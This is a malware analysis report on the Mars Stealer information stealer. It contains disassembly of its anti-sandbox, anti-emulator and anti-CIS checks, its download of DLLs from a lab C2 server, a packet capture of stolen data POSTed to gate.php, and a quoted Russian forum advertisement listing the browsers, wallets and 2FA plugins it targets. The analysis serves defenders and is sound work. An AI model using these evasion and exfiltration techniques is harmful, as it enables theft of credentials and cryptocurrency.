Mars Stealer

Malware Analysis

@threatmon

@MonThreat
@TMRansomMonitor

ThreatMon

Contents

Executive Summary

What is Malware?

Malware, short for "Malicious Software", is software developed by cybercriminals to steal information and damage devices connected to the Internet. Common examples of malware are traditionally viruses, worms, trojans, and ransomware. However, stealer pests have also come to the fore in recent years.

What is Stealer Malware?


Stealer, as a term, completes itself as an information thief. This type of malware infects the device and then collects data from the device to send the information to the attacker. Typical targets are credentials used in online banking services, emails, or FTP accounts.

What is Mars Stealer?


Mars stealer is an improved successor of Oski Stealer, supporting stealing from current browsers and targeting crypto currencies and 2FA plugins.

Mars Stealer written in ASM/C using WinApi, weight is 95 kb. Uses special techniques to hide WinApi calls, encrypts strings, collects information in the memory, supports secure SSL-connection with C&C, doesn't use CRT, STD.Let's take a look at how it works.

First it uses some evasion techniques. Checks if a Sandbox exists , creates Mutex to make sure no second instance is running etc.



If it passes the controls successfully, starts its main operations. First, it contacts the C2 server and downloads the necessary libraries. It steals the data, puts it in a zip file, and then forwards it to the upload. Finally, it destroys itself.



C2 Connection
Download Libraries From C2
Data Stealing Phase
Data Exfiltration
Self-Deletion

Technical Analysis of Mars Stealer

Evasion Techniques

Dynamic Linking

This technique is used to make static analysis more difficult and to make it difficult for us to understand how malware behaves. Normally, we could see which API Calls malware going to make from its Import Address Table but it is empty. And as you see “852970622568843020 49” RC4 key used for encryption.




```
C705 6C734100 50304100 mov dword ptr ds:[41736C],mars_stealer 0041736C:&"852970622568843020 49", 413050:"852970622568843020 49"
C705 F0714100 68304100 mov dword ptr ds:[4171F0],mars_stealer 004171F0:&"LoadLibraryA", 413068:"LoadLibraryA"
C705 68744100 78304100 mov dword ptr ds:[417468],mars_stealer 00417468:&"GetProcAddress", 413078:"GetProcAddress"
C705 C0774100 88304100 mov dword ptr ds:[4177C0],mars_stealer 004177C0:&"ExitProcess", 413088:"ExitProcess"
C705 F8704100 94304100 mov dword ptr ds:[4170F8],mars_stealer 004170F8:&"advapi32.dll", 413094:"advapi32.dll"
C705 48764100 A4304100 mov dword ptr ds:[417648],mars_stealer 00417648:&"crypt32.dll", 4130A4:"crypt32.dll"
C705 04774100 B0304100 mov dword ptr ds:[417704],mars_stealer 00417704:&"GetTickCount", 4130B0:"GetTickCount"
C705 34734100 C0304100 mov dword ptr ds:[417334],mars_stealer 00417334:&"Sleep", 4130C0:"Sleep"
C705 AC754100 C8304100 mov dword ptr ds:[4175AC],mars_stealer 004175AC:&"GetUserDefaultLangID", 4130C8:"GetUserDefaultLangID"
C705 A4744100 E0304100 mov dword ptr ds:[4174A4],mars_stealer 004174A4:&"CreateMutexA", 4130E0:"CreateMutexA"
C705 BC744100 F0304100 mov dword ptr ds:[4174BC],mars_stealer 004174BC:&"GetLastError", 4130F0:"GetLastError"
C705 1C734100 00314100 mov dword ptr ds:[41731C],mars_stealer 0041731C:&"HeapAlloc", 413100:"HeapAlloc"
C705 DC764100 0C314100 mov dword ptr ds:[4176DC],mars_stealer 004176DC:&"GetProcessHeap", 41310C:"GetProcessHeap"
C705 9C774100 1C314100 mov dword ptr ds:[41779C],mars_stealer 0041779C:&"GetComputerNameA", 41311C:"GetComputerNameA"
C705 08744100 30314100 mov dword ptr ds:[417408],mars_stealer 00417408:&"VirtualProtect", 413130:"VirtualProtect"
C705 84754100 40314100 mov dword ptr ds:[417584],mars_stealer 00417584:&"GetUserNameA", 413140:"GetUserNameA"
C705 B8704100 50314100 mov dword ptr ds:[4170B8],mars_stealer 004170B8:&"CryptStringToBinaryA", 413150:"CryptStringToBinaryA"
```

```
51                    push ecx
FF15 48794100         call dword ptr ds:[<&GetProcAddress>]
A3 407A4100           mov dword ptr ds:[417A40],eax          eax:"MZ"
8B15 9C774100         mov edx,dword ptr ds:[41779C]          edx:"GetUserDefaultLangID", 0041779C:&"GetComputerNameA"
52                    push edx                               edx:"GetUserDefaultLangID"
A1 2C7A4100           mov eax,dword ptr ds:[417A2C]          eax:"MZ", 00417A2C:&"MZ"
50                    push eax                               eax:"MZ"
FF15 48794100         call dword ptr ds:[<&GetProcAddress>]
A3 C4794100           mov dword ptr ds:[4179C4],eax          eax:"MZ"
8B0D 08744100         mov ecx,dword ptr ds:[417408]          00417408:&"VirtualProtect"
51                    push ecx
8B15 2C7A4100         mov edx,dword ptr ds:[417A2C]          edx:"GetUserDefaultLangID", 00417A2C:&"MZ"
52                    push edx                               edx:"GetUserDefaultLangID"
FF15 48794100         call dword ptr ds:[<&GetProcAddress>]
A3 B4784100           mov dword ptr ds:[4178B4],eax          eax:"MZ"
A1 F8704100           mov eax,dword ptr ds:[4170F8]          eax:"MZ", 004170F8:&"advapi32.dll"
50                    push eax                               eax:"MZ"
FF15 E4794100         call dword ptr ds:[<&LoadLibraryA>]
```

Anti-Sandbox

Lots of Sandboxes hook and bypass Sleeps, do not let malware to sleep. GetTickCount() is used to retrieve the number of milliseconds since bootup. First it calls GetTickCount() then sleeps 15 seconds. It calls GetTickCount() again and checks if 10 seconds have passed or not. If not passed , drop execution.




```
FF15 507A4100          call dword ptr ds:[<&GetTickCount>]
8945 FC                mov dword ptr ss:[ebp-4],eax
68 983A0000            push 3A98
FF15 74784100          call dword ptr ds:[<&Sleep>]
FF15 507A4100          call dword ptr ds:[<&GetTickCount>]
2B45 FC                sub eax,dword ptr ss:[ebp-4]
8945 F8                mov dword ptr ss:[ebp-8],eax
817D F8 10270000       cmp dword ptr ss:[ebp-8],2710
76 09                  jbe mars_stealer.405738
B8 01000000            mov eax,1
EB 04                  jmp mars_stealer.40573A
EB 02                  jmp mars_stealer.40573A
33C0                   xor eax,eax
8BE5                   mov esp,ebp
5D                     pop ebp
C3                     ret
```

Normally, GetTickCount() Calls are used by malwares for anti-debugging purposes. But here we see a different and more interesting use case.

Anti-Emulator


The third check is an anti-emulation check for Windows Defender Antivirus. The malware checks if the computer name is “HAL9TH” and username is “JohnDoe” or not. Those two parameters are being used by the Windows Defender emulator.



```
68 A8654100      push mars_stealer.4165A8                    4165A8:"HAL9TH"
E8 F33F0000      call <mars_stealer.for_Computer_Name_Check
50               push eax
E8 4D4B0000      call mars_stealer.40A2A0
83C4 08          add esp,8
85C0             test eax,eax
75 1E            jne mars_stealer.405778
68 B0654100      push mars_stealer.4165B0                    4165B0:"JohnDoe"
E8 2C400000      call <mars_stealer.for_Username_Check>
```

Anti-CIS

Anti-CIS (Commonwealth of Independent States) is a technique used by malwares to check if the malware is not infected users from specific countries.




```
0040567     FF15 307A4100           call dword ptr ds:[<&GetUserDefaultLangID>]
0040568     0FB7C0                  movzx eax,ax
0040568     8945 F8                 mov dword ptr ss:[ebp-8],eax
0040568     817D F8 3F040000        cmp dword ptr ss:[ebp-8],43F
0040569   ˅ 7F 1D                   jg mars_stealer.4056AF
0040569     817D F8 3F040000        cmp dword ptr ss:[ebp-8],43F
0040569   ˅ 74 3A                   je mars_stealer.4056D5
0040569     817D F8 19040000        cmp dword ptr ss:[ebp-8],419
004056A   ˅ 74 1F                   je mars_stealer.4056C3
004056A     817D F8 23040000        cmp dword ptr ss:[ebp-8],423
004056A   ˅ 74 1F                   je mars_stealer.4056CC
004056A   ˅ EB 3F                   jmp mars_stealer.4056EE
004056A     817D F8 43040000        cmp dword ptr ss:[ebp-8],443
004056B   ˅ 74 26                   je mars_stealer.4056DE
004056B     817D F8 2C080000        cmp dword ptr ss:[ebp-8],82C
004056B   ˅ 74 26                   je mars_stealer.4056E7
004056C   ˅ EB 2B                   jmp mars_stealer.4056EE
004056C     C745 FC 00000000        mov dword ptr ss:[ebp-4],0
004056C   ˅ EB 22                   jmp mars_stealer.4056EE
004056C     C745 FC 00000000        mov dword ptr ss:[ebp-4],0
004056D   ˅ EB 19                   jmp mars_stealer.4056EE
004056D     C745 FC 00000000        mov dword ptr ss:[ebp-4],0
004056D   ˅ EB 10                   jmp mars_stealer.4056EE
004056D     C745 FC 00000000        mov dword ptr ss:[ebp-4],0
004056E   ˅ EB 07                   jmp mars_stealer.4056EE
```

Language ID	Country
0x43F	Kazakhstan
0x419	Russia
0x423	Belarus
0x443	Uzbekistan
0x82C	Azerbaijan

Creating Mutex


Creates Mutex to make sure another instance does not work at the same time.



```
6A 00              push 0
6A 00              push 0
FF15 9C794100      call dword ptr ds:[<&CreateMutexA>]
FF15 B4794100      call dword ptr ds:[<&GetLastError>]
3D B7000000        cmp eax,B7
75 04              jne mars_stealer.4057A4
33C0               xor eax,eax
EB 05              jmp mars_stealer.4057A9
B8 01000000        mov eax,1
5D                 pop ebp
C3                 ret
```

C2 Communication

After connecting to the C2 server, malware downloads the necessary libraries.




```
8B45 08            mov eax,dword ptr ss:[ebp+8]          [ebp+8]:"http://10.0.2.15/public/sqlite3.dll"
50                 push eax                              eax:"http://10.0.2.15/public/sqlite3.dll"
8B8D E4FBFFFF      mov ecx,dword ptr ss:[ebp-41C]
51                 push ecx
FF15 30794100      call dword ptr ds:[<&InternetOpenUrlA>]
8945 F8            mov dword ptr ss:[ebp-8],eax
6A 00              push 0
68 80000000        push 80
6A 02              push 2
6A 00              push 0
6A 03              push 3
68 00000040        push 40000000
8B55 0C            mov edx,dword ptr ss:[ebp+C]          [ebp+C]:"C:\\ProgramData\\sqlite3.dll"
52                 push edx
FF15 94784100      call dword ptr ds:[<&CreateFileA>]
```

Library Name	Explanation
freebl3.dll	freebl3.dll is a module belonging to Network Security Services from Mozilla Foundation.
mozglue.dll	Mozglue.dll a DLL (Dynamic Link Library) file, developed by Mozilla, which is referred to essential system files of the Windows OS. It usually contains a set of procedures and driver functions, which may be applied by Windows.
msvcp140.dll	msvcp140. dll is a Microsoft C Dynamic

	Linked Library file responsible for running certain Windows apps and games – especially those built on C++.
sqlite3.dll	Sqlite3.dll a DLL (Dynamic Link Library) file which is referred to essential system files of the Windows OS. It usually contains a set of procedures and driver functions, which may be applied by Windows.

After the stealing phase ,which we will talk about later, it zips all the data and uploads it to C2 Server using POST request.




```
A1 D0724100       mov eax,dword ptr ds:[4172D0]        004172D0:&"HTTP/1.1"
50                push eax
8B4D 0C           mov ecx,dword ptr ss:[ebp+C]         [ebp+C]:"gate.php"
51                push ecx                             ecx:"gate.php"
8B15 80754100     mov edx,dword ptr ds:[417580]        edx:"POST", 00417580:&"POST"
52                push edx                             edx:"POST"
8B85 64E6FFFF     mov eax,dword ptr ss:[ebp-199C]
50                push eax
FF15 7C7A4100     call dword ptr ds:[<&HttpOpenRequestA>]
```

```
1106 480.502502   10.0.2.5    10.0.2.15   HTTP   34988 POST /gate.php HTTP/1.1
1107 480.502878   10.0.2.15   10.0.2.5    TCP       60 80 → 49733 [ACK] Seq=1 Ack=188570 Win=262656 Len=0
1108 480.502879   10.0.2.15   10.0.2.5    TCP       60 80 → 49733 [ACK] Seq=1 Ack=219230 Win=323968 Len=0
1109 480.502879   10.0.2.15   10.0.2.5    TCP       60 80 → 49733 [ACK] Seq=1 Ack=227990 Win=341504 Len=0
1110 480.502932   10.0.2.15   10.0.2.5    TCP       60 80 → 49733 [ACK] Seq=1 Ack=262924 Win=411392 Len=0
1111 480.531363   10.0.2.15   10.0.2.5    HTTP     367 HTTP/1.1 200 OK
```

```
> Frame 1106: 34988 bytes on wire (279904 bits), 34988 bytes captured (279904 bits) on interface \D
> Ethernet II, Src: PcsCompu_e6:e5:59 (08:00:27:e6:e5:59), Dst: PcsCompu_28:12:b9 (08:00:27:28:12:b
> Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.15
> Transmission Control Protocol, Src Port: 49733, Dst Port: 80, Seq: 227990, Ack: 1, Len: 34934
> [13 Reassembled TCP Segments (262923 bytes): #1082(229), #1083(13140), #1085(1460), #1087(24820),
> Hypertext Transfer Protocol
> MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----PHLXTJ5XBIEU3EU3"
```

```
00000120  65 3d 22 66 69 6c 65 22  0d 0a 0d 0a 4b 4e 37 39   e="file" ····KN79
00000130  48 44 42 53 2e 7a 69 70  0d 0a 2d 2d 2d 2d 2d 2d   HDBS.zip ··------
00000140  50 48 4c 58 54 4a 35 58  42 49 45 55 33 45 55 33   PHLXTJ5X BIEU3EU3
00000150  0d 0a 43 6f 6e 74 65 6e  74 2d 44 69 73 70 6f 73   ··Conten t-Dispos
00000160  69 74 69 6f 6e 3a 20 66  6f 72 6d 2d 64 61 74 61   ition: f orm-data
00000170  3b 20 6e 61 6d 65 3d 22  66 69 6c 65 22 3b 20 66   ; name=" file"; f
00000180  69 6c 65 6e 61 6d 65 3d  22 4b 4e 37 39 48 44 42   ilename= "KN79HDB
00000190  53 2e 7a 69 70 22 0d 0a  43 6f 6e 74 65 6e 74 2d   S.zip"·· Content-
000001a0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
000001b0  6e 2f 6f 63 74 65 74 2d  73 74 72 65 61 6d 0d 0a   n/octet- stream··
000001c0  43 6f 6e 74 65 6e 74 2d  54 72 61 6e 73 66 65 72   Content- Transfer
000001d0  2d 45 6e 63 6f 64 69 6e  67 3a 20 62 69 6e 61 72   -Encodin g: binar
000001e0  79 0d 0a 0d 0a 50 4b 03  04 14 00 02 00 08 00 18   y····PK· ········
000001f0  62 9a 55 89 6d a0 b7 fa  01 00 00 4d 04 00 00 1a   b·U·m··· ···M····
00000200  00 11 00 48 69 73 74 6f  72 79 2f 43 68 72 6f 6d   ···Histo ry/Chrom
00000210  65 5f 44 65 66 61 75 6c  74 2e 74 78 74 55 54 0d   e_Defaul t.txtUT·
```

Data Stealing Phase


Mars Stealer — нативный, нерезидентный стиллер с функционалом лоадера и грабера
MarsTeam · 22 Июн 2021 · 2K ·
mars
stealer
стиллер
Форумы › Рынок › Приватное ПО › Официальное
MarsTeam
Продавец
Регистрация: 22 Май 2021
Сообщения: 5
Реакции: 6
Баллы: 113
22 Июн 2021
#1

Mars Stealer — нативный, нерезидентный стиллер с функционалом лоадера и грабера

Наш софт разрабатывался с учетом пожеланий людей, работающих по крипте, поэтому в Mars вы можете найти всё необходимое для работы с криптой и не только.

ВНИМАНИЕ! МЫ НЕ РАБОТАЕМ ПО СНГ И ВАМ НЕ СОВЕТУЕМ!

Mars написан на ASM/C WinAPI, весит всего 95kb (упакованный в UPX 40kb), использует техники для скрытия запросов к WinAPI, шифрует используемые строки, собирает весь лог в памяти, а так же поддерживает защищенное SSL-соединение с командным сервером.
Не используются crt, std.

Список поддерживаемых браузеров:
Internet Explorer, Microsoft Edge
Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser.
Opera Stable, Opera GX, Opera Neon.
Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird.

Собирает пароли, куки, сс, автозаполнение, историю посещений сайтов, историю скачивания файлов.
Поддерживаются все последние обновления браузеров, включая Chrome v80.

Важным функционалом, выделяющим нас на фоне конкурентов является сбор плагинов браузеров с упором на плагины-криптокошельки и 2FA-плагины.

Список поддерживаемых крипто-плагинов:
TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitAppWallet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet, NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, Coin98 Wallet.

Список 2FA-плагинов:
Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Trezor Password Manager.


Список поддерживаемых крипто-кошельков:
Bitcoin Core и все производные (Dogecoin, Zcash, DashCore, LiteCoin, и так далее), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi.

Софт собирает цифровой отпечаток компьютера:
— IP и страну
— Рабочий путь до EXE-файла Mars в процессе работы
— Локальное время на ПК и временную зону
— Язык системы
— Языковые раскладки клавиатуры
— Ноутбук/Десктоп
— Модель процессора

